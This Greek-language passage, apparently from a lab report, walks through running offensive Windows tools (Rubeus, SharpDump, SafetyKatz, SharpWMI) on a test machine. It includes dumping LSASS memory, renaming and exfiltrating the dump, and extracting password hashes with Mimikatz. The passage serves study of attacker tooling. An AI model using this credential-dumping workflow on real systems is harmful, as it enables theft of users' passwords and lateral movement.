
Rubeus.exe:

Το Rubeus είναι ένα σύνολο εργαλείων C # για ανεπιθύμητες αλληλεπιδράσεις και καταχρήσεις του Kerberos. Το εργαλείο αντικατέστησε το παρωχημένο SharpRoast κι ενσωματώνει μεθόδους, όπως η KerberosRequestorSecurityToken.GetRequest για το Kerberoasting, που δημιουργήθηκαν για το PowerView και στη συνέχεια ενσωματώθηκαν στο Rubeus.

Εκτελούμε την εντολή:

Rubeus.exe

και παίρνουμε την παρακάτω έξοδο:




Παρατηρούμε ότι έχει μια πλειάδα εντολών, οι οποίες είναι όλες στοχευμένες στα διαπιστευτήρια των χρηστών του Active Directory. Το εργαλείο έχει αντικαταστήσει το -περιορισμένων δυνατοτήτων- εκτελέσιμο, SharpRoast.exe.

Αν εκτελέσουμε την εντολή:

SharpRoast.exe

Θα πάρουμε την παρακάτω έξοδο:



Επειδή το τερματικό μας δεν ανήκει σε κάποιο domain και ο χρήστης δεν υπάγεται στο Active Directory, κανένα από τα 2 εργαλεία δε μπορεί να δοκιμαστεί σε πραγματικό χρόνο. Άλλωστε, ειδικά αυτά τα 2 εργαλεία, μπορούν να αποτελέσουν αντικείμενο μελέτης σε δική τους ξεχωριστή ενότητα.


SharpDump.exe:

Αναφέρθηκε στην προηγούμενη ενότητα ότι το SharpDump είναι μια μεταφορά των λειτουργιών του PowerSploit script ”Out-Minidump.ps1” σε γλώσσα C#. Η κλήση Win32 API με το όνομα “MiniDumpWriteDump”, χρησιμοποιείται για τη δημιουργία ενός minidump αρχείου για το αναγνωριστικό διεργασίας που καθορίζεται (LSASS από προεπιλογή).


Εκτελούμε την εντολή:

SharpDump.exe


και παίρνουμε την παρακάτω έξοδο:




Η εκτέλεση ολοκληρώνεται σε δευτερόλεπτα κι εξάγει ένα αρχείο minidump, το οποίο βρίσκεται στην τοποθεσία “C:\Windows\temp”, όπως λένε οι οδηγίες:



Μετονομάζουμε το αρχείο σε “debug568.gz”:



Εν τέλει, παίρνουμε το αρχείο και το μεταφέρουμε στο δικό μας τερματικό, όπου το αποσυμπιέζουμε, ώστε να φύγει η κατάληξη .gz κι εκτελούμε το εργαλείο Mimikatz που μας επιστρέφει το παρακάτω αποτέλεσμα:



Το εργαλείο επιστρέφει μια πλήρη λίστα με όλους τους κωδικούς, καθώς και τα NTLM & SHA1. Όπως φαίνεται στην παραπάνω εικόνα, έχουμε βρει τα διαπιστευτήρια του χρήστη IEUser εύκολα και χωρίς ιδιαίτερη προσπάθεια. Αξίζει να σημειωθεί ότι τόσο το SharpDump, όσο και το Mimikatz ευτυχώς αναγνωρίζονται ως κακόβουλα από το Windows Defender.

Μαζί με την παρούσα αναφορά επισυνάπτεται και το προκύπτον αρχείο, debug568.gz, ως επιπλέον υλικό προς μελέτη και διερεύνηση για λόγους πληρότητας.


SafetyKatz.exe:

Όπως προαναφέραμε το SafetyKatz είναι ένας συνδυασμός του SharpDump και μιας ελαφρώς τροποποιημένης έκδοσης του έργου Mimikatz και του .NET PE Loader. Πρώτα χρησιμοποιείται η κλήση Win32 API και στη συνέχεια, το PELoader χρησιμοποιείται για τη φόρτωση μιας προσαρμοσμένης έκδοσης του Mimikatz.

Εκτελούμε την εντολή:

SafetyKatz.exe

και παίρνουμε την παρακάτω έξοδο:



Η εκτέλεση του προγράμματος παίρνει ελάχιστο χρόνο, αλλά παρατηρούμε ότι το συγκεκριμένο εργαλείο, έχει μια αστοχία και δεν κατορθώνει να ολοκληρώσει την ανάκτηση των κλειδιών.

Αν ψάξουμε στο διαδίκτυο το μήνυμα σφάλματος που βγάζει “ERROR kuhl_m_sekurlsa_acquireLSA”, θα δούμε ότι το πρώτο αποτέλεσμα που μας επιστρέφει είναι από τα issues του έργου Empire, που περιέχει το Invoke_Mimikatz.ps1. Το σφάλμα σημαίνει ότι η συγκεκριμένη έκδοση του Mimikatz δεν είναι συμβατή με τα Windows10.

Συνεπώς έχουμε 2 επιλογές: (α) είτε εκτελούμε το SharpDump.exe με το Mimikatz.exe (το οποίο είναι μια υλοποίηση του powershell script σε C) και παίρνουμε τα στοιχεία μας ή (β) αναβαθμίζουμε το script "Invoke_Mimikatz.ps1" στην τελευταία έκδοση και δοκιμάζουμε να το ενσωματώσουμε στο solution του SafetyKatz, μέσα στο Visual Studio, ώστε να πάρουμε καινούριο εκτελέσιμο.


SharpWMI.exe:

Όπως ήδη αναφέραμε, το SharpWMI είναι μια εφαρμογή C# διαφόρων λειτουργιών WMI – Windows Management Instrumentation. Αυτό περιλαμβάνει τοπικά / απομακρυσμένα ερωτήματα WMI, απομακρυσμένη δημιουργία διαδικασίας WMI μέσω win32_process και απομακρυσμένη εκτέλεση αυθαίρετων VBS (Visual Basic Scripts) μέσω συνδρομών συμβάντων WMI.

Εκτελούμε την εντολή:

*SharpWMI.exe action=query query="select * from win32_service"*


και παίρνουμε την παρακάτω έξοδο:



Το ερώτημα που εκτελεί το πρόγραμμα επιστρέφει αποτελέσματα σχεδόν άμεσα. Όπως και στις προηγούμενες περιπτώσεις, έτσι κι εδώ λαμβάνουμε λεπτομερή λίστα, η οποία περιέχει όλες τις υπηρεσίες που υπάρχουν στο σύστημα.

Ακόμα μια φορά το μέγεθος της αναφοράς είναι εντυπωσιακά μεγάλο – φτάνει τις 155 σελίδες! Υπάρχει μεγάλος όγκος πληροφορίας, οπότε χρειάζεται να αφιερωθεί χρόνος στη μελέτη του, καθώς τα στοιχεία που παίρνουμε, μας επιτρέπουν αρτιότερη γνώση του συστήματος.

Για λόγους πληρότητας, επισυνάπτεται η αναφορά ως αρχείο κειμένου .txt ώστε να μελετηθεί περαιτέρω. Ας δούμε τη δομή του αρχείου λίγο πιο αναλυτικά:




Οι πρώτες γραμμές μας ενημερώνουν αν επιτρέπεται η παύση και το σταμάτημα της υπηρεσίας, ενώ λίγο παρακάτω, αν είναι ενεργή η καθυστερημένη εκκίνηση. Στη συνέχεια αναφέρει το όνομα της υπηρεσίας, την κλάση δημιουργίας, την περιγραφή και το όνομα με το οποίο εμφανίζεται.

Σε περίπτωση που επιδρά με το χρήστη με τη βοήθεια του γραφικού περιβάλλοντος, αναγράφεται εδώ, ενώ εμφανίζει τον έλεγχο σφαλμάτων, τον κωδικό εξόδου και το μονοπάτι από το οποίο εκτελείται το εκτελέσιμο αρχείο της υπηρεσίας μαζί με τις αντίστοιχες παραμέτρους.

Τέλος, βλέπουμε τον τύπο της υπηρεσίας (Share Process), αν έχει εκκινήσει και με ποιον τρόπο εκκινείται, αν είναι σταματημένη και με ποιο όνομα εκκινεί (NT AUTHORITY\LocalService).

